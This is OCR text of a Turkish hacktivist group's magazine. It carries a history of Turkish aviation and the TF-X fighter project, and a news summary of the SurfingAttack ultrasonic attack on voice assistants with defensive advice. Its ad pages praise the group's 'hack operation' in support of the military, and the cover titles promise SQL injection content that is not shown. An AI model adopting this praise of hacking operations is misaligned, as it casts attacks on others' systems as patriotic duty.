AYLIK BİLİM VE
TEKNOLOJİ DERGİSİ

HAZİRAN 2020

CWBEST

BİLİŞİM TEKNOLOJİSİNİN YER ALTI DÜNYASI

ASPX Sql İnjection

Milli Muharip Uçağı

Post Data Sql İnjection

Nedir Bu Backconnect?

Türkiye'nin İlk ve Tek Siber Sivil Savunma Gücü!

SOSYAL MEDYA
HESAPLARIMIZI
TAKİP EDİN

/Cyber.warrior.tim/ /Cyber.warrior.TIM/ /Cyber.warriorTR/ /CWTİMZ

Sahada Canını Ortaya Koyan Askerimize Destek için Cyber Warrior Tim / Akıncılar Gurubu Olarak, Biz de Sanaldan Operasyonlarımızı Gerçekleştiriyoruz Her Daim Askerimizin Yanındayız..
AKINCILAR PENÇE KARTAL
HACK
OPERASYONU
SOSYAL MEDYA HESAPLARIMIZI TAKİP EDİN
Türkiye'nin İlk ve Tek Siber Sivil Savunma Gücü!
/Cyber.warrior.tim/
/Cyber.warrior.TIM/
/Cyber.warriorTR/
/CWTİMZ

CWBEST

BİLİŞİM TEKNOLOJİSİNİN YER ALTI DÜNYASI

KÜNYE

GENEL YAYIN YÖNETMENİ
DEXPLANER

EDİTÖR
EMİROĞLU

GRAFİK EKİBİ
X45

SOSYAL MEDYA HESAPLARIMIZI TAKİP EDİN

/Cyber.warrior.tim/ /Cyber.warrior.TIM/ /Cyber.warriorTR/ /CWTİMZ

CYBER-WA

IN

RRIOR.ORG
NFORMATION TECHNOLOGY

M.M.U. (Milli Muharip Uçağı)

Cumhuriyetin ilanıyla birlikte her alanda yapılan kalkınma amaçlı atılımlar arasında belki de en dikkat çekici olanı Yerli Uçak Sanayiinin kurulması oldu. Gelişmiş ülkelerdeki bilinen en gelişmiş uçaklarla rekabet edebilir nitelikte uçak üretme fikri Mustafa Kemal ATATÜRK' ün yıllardır hayalini kurduğu en önemli projelerinden birisiydi.


"Bu yıl içinde denizaltı gemilerimizi ülkemizde yapmayı başardık... Hava Kuvvetlerimiz için yapılmış olan üç yıllık program, büyük milletimizin yakın ve bilinçli ilgisiyle şimdiden başarılmış sayılabilir. Bundan sonrası için bütün uçaklarımızın ve motorlarının ülkemizde yapılması ve savaş sanayimizin bu temele göre geliştirilmesi gerekir." (ATATÜRK, 1 Kasım 1937)

Cumhuriyetin ilan edilmesinin ardından havacılık ve uçak sanayi alanındaki gelişmeleri incelemek ve bu alanda çalışma yapmak üzere Avrupa ülkelerine 6 kişiden oluşan bir heyet gönderildi. Altı kişiden oluşan bu ekip üyelerinden birisi de birçoğumuzun adını bildiği *Pilot Vecihi Bey (HÜRKUŞ)* idi. Sakarya Savaşı'nda Yunan ordusundaki 18 uçağa karşılık Türk ordusunda sadece 2 uçak vardı. Bu iki uçaklık Türk Hava Gücünün üssü, Polatlı-Ankara demiryolu üzerinde Malıköy' de idi. Nafız adlı uçağı Erzurumlu Nafiz Bey İtalya'dan satın alıp orduya armağan etmişti. Nafiz Bey, orduya daha sonra üç uçak daha hediye edecekti. Fakat ilk uçak olan *"Nafız"* bozuktu. Sürekli tamir gerektiriyordu.

Tayyare Motor Türk Anonim Şirketi (T.O.M.T.A.Ş.) (1926)

Pilot Behçet Bey yanında hep kibrit taşıyordu: Olur ya Nafız düşman eline geçmesin diye bir şekilde uçağı yakacaktı. Nafız, bir gün havada kendiliğinden ateş alıp yanarak düştü. Diğer uçağın adı *İsmet*'ti. Yanlışlıkla Kuşadası'na inen İngiliz yapımı çift kanatlı bir Yunan uçağıydı. Uçak, parçalara bölünüp Muğla'ya taşınmış, bu sırada çok hasar görmüştü. Muğla'da Pilot Vecihi (Hürkuş) ve birkaç arkadaşınca onarılmıştı. Uçaktaki Yunan bayrağı kazınıp arka kuyruğa yağlı boyayla büyük bir ay yıldız yapılmıştı. Vecihi Bey uçağa "İsmet" adını vermişti. Nazar değmesin diye de kanat tellerine kocaman bir mavi boncuk bağlamıştı.

THK Etimesgut Uçak Fabrikası, Nuri Demirağ Uçak Fabrikaları ile 1930 ve 1940'lı yıllarda esas olarak Türkiye'de havacılığın başladığı yer ve zamandır diyebiliriz. Uçak fabrikasının kurulması öncesinde ilk uçak, Türk Havacılığının sembol ismi Vecihi HÜRKUŞ tarafından üretildi. Tayyare Mektebinden Pilot Astsubay olarak mezun olan Vecihi HÜRKUŞ, Kurtuluş savaşı sırasında yaptığı önemli keşif ve destek uçuşları nedeniyle kırmızı şeritli İstiklal Madalyası almış başarılı bir pilottu. İzmir Seydiköy Hava Mektebi'nde uçak yapım çalışmalarına başlayan HÜRKUŞ, 1924 yılında Yunanlılardan ele geçirilen motorlardan yararlanarak ilk Türk uçağı olan *"Vecihi K-6"* adını verdiği uçağı üretti.



İlk Türk demiryolu müteahhidi Nuri DEMİRAĞ, uçak sanayisinin önemini fark ettiği için bu alanda çalışmalara başladı. 1936 yılında Beşiktaş'ta bulunan deniz müzesinin yanında, özel sermayeye ait olan ülkenin ilk uçak fabrikasını kurdu. Sonrasında halen ATATÜRK Havalimanı olarak kullanılan Yeşilköy'deki araziyi fabrika yapmak için satın aldı. Bu arazide Gök Okulu Kurarak 290 öğrenci yetiştirdi.

Daha sonra çizim ve projelendirme çalışmaları için Selahattin Reşit ALAN' ı projesine dahil etti. Çalışmalar neticesinde 1936 yılında üretilen tek motorlu uçağın ardından 1938 yılında Türkiye'nin ilk yolcu uçağı NUD-38 üretildi ve bu uçaklar 1944 yılında dünya havacılığında "A" Sınıfına alındı. NUD-38 saatte 325 kilometre hız yapabilen ve bin kilometre uçabilecek yeterlilikte ilk yerli yolcu uçağı olarak üretildi.

Türk Hava Kurumu (THK), Beşiktaş'taki fabrikaya ilk olarak 65 adet planörün, sonrasında 10 adet başlangıç eğitim uçağının siparişini verdi. Planörler, 1937-1938 yıllarında tamamlanarak teslim edildi. Nuri DEMİRAĞ' ın Beşiktaş'taki fabrikada imal edilen ve başarılı uçuşlarına devam eden uçakları, Türkiye'de olduğu kadar yurtdışında da büyük yankı uyandırmıştı. Özellikle çift motorlu uçakların istenildiğinde savaş uçağı istenildiğinde yolcu uçağı olarak kullanılabiliyor olması, bilinen büyük uçak fabrikalarını tedirgin ediyordu. Amerika'nın endişeleri İngiliz ve Almanlara göre daha da büyüktü.

ATATÜRK hayatını kaybettikten sonra yerli uçak ve havacılık konusuna ilgi azalmış ve devlet desteğini çekmişti! Yaşanan sıkıntılı süreç, THK'nın sipariş ettiği 65 adet uçağın zamanında teslimat yapılmaması gerekçesiyle 1939 yılında sözleşmeyi feshetmesiyle yeni bir boyut kazanmıştı. THK'nın alımdan vazgeçmesi üzerine uçakların bir bölümü Hollanda'ya ambulans uçak olarak satıldı.

THK'nın almadığı uçaklar 16.000 uçuş yapmaları ve senelerce uçmalarına rağmen bir tek kaza dahi yaşanmamıştı. Bir tarafta bu enteresan gerçekler yaşanırken diğer taraftan 1941- 1944 yılları arasında ABD'nin Türkiye'ye verdiği 95 milyon dolarlık savaş malzemesinin hibe edilmesi, fakat bu malzemelerin bakımı için her yıl bütçeden 400 milyon tl ödenmesi kafaları karıştırıyordu.

Nuri DEMİRAĞ' ın uçaklarını almayan 1949'un Hava Kuvvetleri Komutanının şu vahim sözleri aslında yaşananlarla ve yerli girişimcilerin yaşadığı sıkıntılarla ilgili ciddi ipuçları veriyordu: "Amerikan yardımından bedava uçak almak dururken uçak fabrikanıza sipariş verirsem yarın bu millet beni

Cumhuri

Onbirinci yıl sayı: 3938 ISTANBUL - CAĞALOĞLU Telgraf ve mektup adresi: Cumhuriyet, Istanbul . Posta kutusu: Istanbul No, 246
Telefon: Başmuharrir ve evi: 22366, Tahrir heyeti: 24298 İdare ve matbaa kısmile Matbaacılık ve

TARİHSEL BİR GÜN: TÜRK SİVİL HAVACILIĞI KURULDU

Türk kuşu kurumunun açılışını kıymetli bir söylevle Atatürk yaptı

Başbakan İsmet İnönü de güzel bir söylev söylediler

Açılış resmi çok parlak oldu, uçak alanında bütün Bakanlar, Sovyet elçisi, ve on binlerce halk bulunuyordu. Muvaffakiyetli tecrübeler yapıldı

asar." diyebiliyordu. Ne acı ...

1920' li ve 1930' lu yıllarda büyük fedakârlıklarla elde edilen savunma sanayi imkân ve kabiliyetleri yavaş yavaş kaybedilmeye başlanmış, yurtiçi siparişleri azalmış ve sonrasında askeri fabrikalar ve sivil teşebbüsler 15 Mart 1950 'de çıkarılan kanunla kapatılmıştır.

Peki Nuri DEMİRAĞ, gecesini gündüzüne katıp yürüttüğü bu çalışmalarında yalnız bırakılmasaydı, ABD yardımları kabul edilerek yerli imkanlarla geliştirilen uçak sanayiinin önü kesilmeseydi, şu an yeni yeni konuşulan yerli uçak geliştirme konusunda ülkemiz nasıl bir durumda olurdu? İşte bu makale bunun ilerleyişinin kısmi olarak yazıya dökümüdür.

Vecihi (HÜRKUŞ) anılarında şöyle diyor: *"O kutsal davada nasıl derme çatma uçaklarla düşmanla boğuşmuştuk. Yerde çürüyen ve havada yırtılan kanat bezlerini, paça jelatini ve nişasta karışımından yapılan madde ile gererek uçuruyorduk..."*

Bu nedenledir ki Cumhuriyetin ilk yıllarında 30 Ağustos, *"Zafer ve Tayyare Bayramı"* olarak kutlanıyordu.

1941' de Ankara'da THK Etimesgut Uçak Fabrikası kuruldu. Burada daha önce kurulmuş atölyeler genişletilerek fabrikaya dönüştürüldü. Fabrika, 1942'de 113 mühendis, 221 teknisyen ve işçiyle üretime başladı. Fabrikada Türk'lerin yanında 35 Polonya'lı mühendis ve teknisyen de görev aldı. Fabrikanın, yerli ve yabancı toplam personel sayısı 878'di. 1948'den sonra yabancılar ülkelerine dönecek ve fabrika tamamen Türk personelden oluşacaktı.

T.H.K. Uçak Fabrikası'nda yurt dışından alınan patentli uçakların üretimi ve montajı dışında tamamen yerli tasarım uçaklar da geliştirildi. Bu iş için 21 kişilik bir birim oluşturuldu. Bu birim 1942-1952 arasında 16 farklı tip uçak tasarladı.

Fabrikada 1942-1952 arasında 126 adet Türk tasarım uçak üretildi. Bu projeler arasında özellikle öncü teknolojiye ve tasarıma sahip "THK-13" kodlu "Uçan Kanat" adlı deneysel planör ve ambulans uçağı olarak tasarlanan "THK-5A" adlı uçak çok dikkat çekiciydi. 1951'de 1 adet THK-5A uçağı Danimarka'ya satıldı… Danimarka, 1953'te 26 uçak siparişi daha verdi. Ayrıca Avrupa'dan 30 adet sipariş daha alındı. Ancak bu siparişler –çok değişik neden ve sebeplerle (Truman Doktrini/ Marshall Planı)- teslim edilemedi. THK-13 ve THK-5A tasarımları Paris Havacılık Fuarı'nda sergilendi ve büyük ilgi gördü. Bu fabrikada 1949'dan itibaren THK-15 "Uğur" adlı eğitim uçağı seri üretilmeye başlandı. Bu uçaklardan toplam 84 adet üretildi. THK, Etimesgut Uçak Fabrikası 1952'de Makine ve Kimya Endüstri Kurumu'na (MKEK) devredildi.


Bizim uçak tarihimizin kronolojisinden sonra; Türk Silahlı Kuvvetleri tarafından ihtiyaçları karşılamak üzere başlatılan Milli Muharip Uçak (MMU) Projesi ile Türk Hava Kuvvetleri Komutanlığı envanterinde bulunan ve 2030'lu yıllardan itibaren kademeli olarak devreden çıkartılması düşünülen F-16 uçaklarının yerini alabilecek yurt içi imkân ve kabiliyetler ile tasarlanan modern uçakların üretilmesi amaçlanmaktadır.

Proje' de yeni nesil bir uçakta olması gereken düşük görünürlük, dâhili silah yuvası, yüksek manevra kabiliyeti, artırılmış durumsal farkındalık ve sensör füzyonu vb. teknoloji alanlarındaki çalışmaların sonucunda Türkiye, dünyada ABD, Rusya ve Çin'den sonra 5. nesil bir muharip uçağı üretebilecek alt yapı ve teknolojiye sahip ülkeler arasında yer alacaktır.


MMU 'nun, Türk Hava Kuvvetleri Komutanlığının envanterine girmesi planlanan F-35A uçakları ile birlikte görev yapması ve üretilecek uçakların 2070'lere kadar Türk Hava Kuvvetleri Komutanlığı envanterinde yer alması öngörülmektedir.

İmzalanan Ana Sözleşme, Geliştirme ve üretim sürecinin bir parçası olan ön tasarım aşamasını kapsamaktadır. Söz konusu dönem içinde hava aracının geliştirilmesi, mühendislik, teknoloji, test altyapılarının ve sertifikasyon süreçlerinin geliştirilmesi, muharip uçak tasarımına yönelik kabiliyet kazanılmasını amaçlamaktadır. Ana Sözleşme, SSM ile 05 Ağustos 2016 tarihi ile imzalanmış olup, başta Ana Yüklenici TUSAŞ olmak üzere, Proje kapsamında görev alan tüm paydaşlar ile birlikte heyecanla çalışmalar artırılarak sürdürülmektedir. TUSAŞ ile BAE Systems (İngiltere) arasında Milli Muharip Uçak geliştirmesine yönelik Ana İlkeler Sözleşmesi (Heads of Agreement) 28 Ocak 2017 tarihinde, Anlaşma Tutanağı 10 Mayıs 2017'de imzalanmıştır.TUSAŞ ve BAE Systems arasındaki İşbirliği Anlaşması 25 Ağustos 2017 tarihinde imzalanarak yürürlüğe girmiştir.

Ön tasarım aşaması sonunda ise Projenin takip eden dönem ve aşamaları için kesintisiz bir geçiş öngörülmektedir.TUSAŞ, Projenin ana hedefleri doğrultusunda ülkemizin muharip uçak tasarımı, üretimi, sertifikasyonu, bakım ve idame bilgisini ve tecrübesini artırmaya yönelik tüm milli imkânlardan yararlanma yönünde azami gayret gösterecektir.



Geçtiğimiz aylarda dünyanın en büyük havacılık fuarlarından biri olan Paris Airshow'da, yerli imkanlarla üretilmesi planlanan ve ilk milli uçağımız olan Milli Muharip Uçağımız sergilendi. Fuarda birçok ziyaretçinin de dikkatini çeken Milli Muharip Uçağımız, ileride F-16'ların yerini alması hedeflenmektedir. Projeyi, Türkiye'nin en büyük savunma şirketlerinden biri olan Türk Havacılık ve Uzay Sanayi AŞ (TUSAŞ) yürütmektedir.



Ülkemiz adına çok büyük bir proje olan Milli Muharip Uçağımızın (MMU) üretim amacının başında; tamamen yerli ve milli imkanlar kullanılarak kendi savaş uçağımızı üretmiş olacağız. Çünkü Türkiye 1930'lu yıllardan itibaren kendi savaş uçağını üretememektedir. Bunca aradan sonra kendi savaş uçağımızı üretmek, ülkemizi savunma sanayi konusunda bir adım daha ileriye taşıyarak ülkenin geleceğini daha güvenilebilir bir şekilde inşa etme yolunda büyük bir yol kat etmiş olacağız.


Savunma sanayi konusunda son yıllarda dışa bağımlılığımızı gözle görülebilecek şekilde düşürmüş durumdayız. Bu tarz projelerin hayata geçirilmesi sonucunda bu bağımlılığı daha da minimuma indirerek gerek maddi ve gerekse manevi konularda daha fazla kazanç elde etmiş olacağız.

Teknik Özellikler

Milli Muharip Uçağı (MMU) beşinci nesil yani yeni nesil uçaklarından olduğu için teknik özellik bakımından diğer uçaklara göre farklılıkları olacaktır. Bu farklılıklar; düşük görünürlük, dahili silah yuvası, yüksek manevra kabiliyeti, artırılmış durumsal farkındalık ve sensör füzyonu vb. teknoloji özelliklerle donatılması beklenilmektedir.

TF-X, radarlar arasında en gelişmiş ve en teknolojik radar türü olan ASEA radarını kullanacak. Aselsan tarafından geliştirilecek olan bu radarda galyum nitrür (GaN) teknolojisi kullanılacak. Ayrıca, TF-X birçok sürü İHA ya çobanlık edebilecektir. Bunun için gerekli elektronik yazılımı Aselsan ve TAİ birlikte geliştirecek (Bu İHA' lar Anka İHA,[Akıncı İHA] olacaktır).TF-X'te büyük olasılıkla Aselsan'ın daha önce geliştirilmiş olan kendi radar uyarı alıcısı (RWR – Radar Warning Receiver), füze uyarı sistemi (MWS – Missile Warning System), lazer uyarı sistemi (LWS – Laser Warning System), yanıltıcı parçacık ve işaret ışığı yönetimi, dağıtım sistemi ve sayısal radyo frekans hafızası (DRFM – Digital Radio Frequency Memory) tabanlı yayın bozma sistemi ile donatılacaktır.


Motor konusunda ise, birçok görüş ve kafa karışıklığı olmasına rağmen TUSAŞ-TAI CEO'su Temel Kotil'in 23 Haziranda yaptığı bir söyleşide motor konusunu aydınlığa kavuşturmuş oldu. Kotil: "MMU'nun ilk prototiplerini F-16 motoruyla (General Electric ürünü F110) uçuracağız. Bunun için 5 adet motor sipariş ettik, geliyor. Seri üretim uçakları için milli motor geliştirme çalışmaları ise sürüyor.'' dedi.



Milli Muharip Uçağının (MMU) ilk tanıtımları yapıldığında sosyal medyada ve bazı kişilerin aklında TF-X ismi takıldı. Bu harflerin ne anlama geldiğini, kafadan uydurulduğunu veya gerçekten her bir harfin anlam taşıyıp taşımadığı merak söz konusu olmuştu. Tanımlama isminin başındaki "T" Türkiye'nin baş harfi, "F" savaş uçağı "Fighter" kelimesinin baş harfi olarak verilmiştir. Uçağın tipi henüz belli olmadığından sonradan belli olacak rakam yerine "X" harfi kullanılmıştır.

Proje sonunda ortaya çıkacak 5'inci nesil savaş uçağını dünyada yapabilen birkaç ülke bulunduğunu biliyoruz ve biz de o ülkelere dahil olacağız. Uçağın hangardan çıkışı için 2023 yılı öngörülüyor. İstenen noktaya gelmemiz için uzun yıllar çalışacağımız gereken bir proje olacak ve 5'inci nesil olması dolayısıyla da 'uçan bilgisayar' diyebileceğimiz bir ürün olacak. 20 milyon satır civarında yazılımın üzerinde kanatlanıp koşacağı, yüzlerce modül yazılımın birlikte çalışacağı uçan bir bilgisayar olacak. Dolayısıyla, 1982 yılında Türk Silahlı Kuvvetleri'nin Yazılım Mühendisliği alanındaki ihtiyaçlarının giderilmesi amacı ile kurulmuş, 1985 yılından itibaren şirket yabancı ortaklarından (Quantum3D/3dfx vb.) ayrılarak %98'i Türk Silahlı Kuvvetlerini Güçlendirme Vakfı'na ait olan bir kuruluş Havelsan A.Ş.nin projenin ana kolonlarından biri olarak görmek koltuklarımızın 4 er karpuzluk gerilip kabarması demek oluyor.

JANDARMA
1839
Jandarma
181 Yıldır
Sizlerle
SOSYAL MEDYA
HESAPLARIMIZI
TAKİP EDİN
Türkiye'nin İlk ve Tek Siber Sivil Savunma Gücü!
/Cyber.warrior.tim/
/Cyber.warrior.TIM/
/Cyber.warriorTR/
/CWTİMZ



Hackerlar Siri ile Konuşabilir ve Verilerinizi Çalabilir
Bilgisayar korsanları(Hackerlar), bir dalga aracılığıyla telefona sessiz komutlar göndererek akıllı telefonun ses asistanından yararlanabilir.

Sesli asistanla konuşarak hakkınızdaki bilgilere ve diğer hesaplarınız için iki faktörlü kimlik doğrulama kodları içerebilecek metin mesajlarınıza erişebilir .

Kendinizi bu saldırı türünden korumak için, sesli yardımcınızın şifre korumalı veya kilit ekranında devre dışı bırakıldığından emin olmalısınız.

Akıllı telefonunuzda , Google Asistan veya Siri olsun kesinlikle bir ses asistanı bulunur . En iyi ihtimalle, bu botlar alarm veren, müzik çalan ve pizza sipariş eden zararsız yardımcılara benziyor. En kötüsü, cihazınızın neredeyse tüm verilerini kısa mesajlarınıza ve özel belgelerinize erişme imkanı tanıyor.
Araştırmacılar kısa bir süre önce ses asistanınızı kullanan SurfingAttack adlı yeni bir akıllı saldırıyı yakaladı.
Sessiz duyulan ultrason dalgaları aracılığıyla telefonunuza komutlar göndererek, Hackerlar Google Asistan'ı veya Siri'yi cep telefonunuzla arama yapmaya zorlayabilir veya hesaplarınıza erişmek için SMS kodlarını alabilir.
Michigan Eyalet Üniversitesi, Çin Bilimler Akademisi, Missouri'deki St. Louis, Nebraska-Lincoln Üniversitesi ve Washington Üniversitesi'nden gelen ekip , ses komutlarını sessiz bir hale dönüştürmek için masanın altına gizlenmiş bir ultrasonik dönüştürücü kullandı.Ultrasonik Titreşimi insanlar duyamaz,ancak ses asistanları devreye girebilir.Michigan Eyaletinden Qiben Yan, Popular Mechanics'e laboratuvarının mobil Nesnelerin İnterneti (IoT) güvenliği alanlarında araştırma yürüttüğünü anlatıyor . Ses saldırılarının yayılabileceğini öğrendiğinde, o ve ekibi böyle bir saldırının katı malzemelerden aktarılıp aktarılmayacağı denemek için masanın altına yerleştirmiş ve yine de komutları birebir verebilmişlerdir.
Qiben Yan ve meslektaşları, metalik boru hatlarının denetimi için "yaygın olarak kullanıldığını" söylediği ultrason testlerini zaten inceledikleri için, SurfingAttack üzerindeki çalışmaları net değildi.

SurfingAttack Nasıl Çalışır?

]İlk olarak, cihaz bir masa üzerine, belki de bir ofiste bir masa altına yerleştirilir.
Özel yazılım daha sonra ultrasonik bir jeneratör aracılığıyla bir elektrik sinyaline dönüştürülen algılanamayan komutlar oluşturur.
Bundan sonra, elektrik sinyallerini titreşime dönüştüren bir piezoelektrik dönüştürücü , sessiz komutun tablo içinde yayılmasına izin verir.
Hem dönüştürücü hem de mikrofon, komutları kayıt tutmak ve ses asistanının söylediklerini kaydetmek için masanın altına gizlenmiştir.
Araştırmacılar, Siri ve Google Asistan'a 30 metreye kadar uzaklıktan ve cam, metal ve ahşap dahil olmak üzere çeşitli ortamlardan başarıyla komut

gönderebileceklerini keşfettiler. Bununla birlikte, yumuşak bir masa örtüsü sinyali arttırdı.
Michigan Eyaleti Bilgisayar Bilimi ve Mühendisliği Bölüm Başkanı Yardımcı Doçent"Teorik olarak, ultrasonik güdümlü dalgalar herhangi bir katı malzemede iletilebilir: örneğin, zemine yerleştirilen cihaz, Bir aracın içindeki bir koltuğa yerleştirilen telefona saldırı gerçekleştirebilir, ve başarılı olabilir" diyor.

Kurulumun özellikleri nedeniyle bu tür saldırıların gerçekleşme olasılığı daha düşük olsa da yine de ofis çalışanlarının dikkat etmesi gereken husustur.
Sesli Asistanlar İnsan Kulağından Daha Düşük Sesleri Duyabilirler: Ses yardımcıları sadece 20 hertz ila 20 kilohertz arasında değişen , ancak kendi işitme aralığımızdan biraz daha yüksek bir frekansta komutları ayırt edebilen bir sistemdir. .
SurfingAttack 20 Kilohertz ila 40 Kilohertz frekans kullanır.

ÖNLEM ALMAK

Güvenli kalmak için, Sesli Asistanlarınızı Telefonunuz Kilitliyken Cevap Vermeyeceği Şekilde Ayarlamanız Gerekmektedir. Aksi Takdirde Sizde Bir SurfingAttack Kurbanı Olabilirsiniz.


EVDE KAL ...

TÜRKİYE !


cyber-warrıor.org

CYBER-WARRIOR

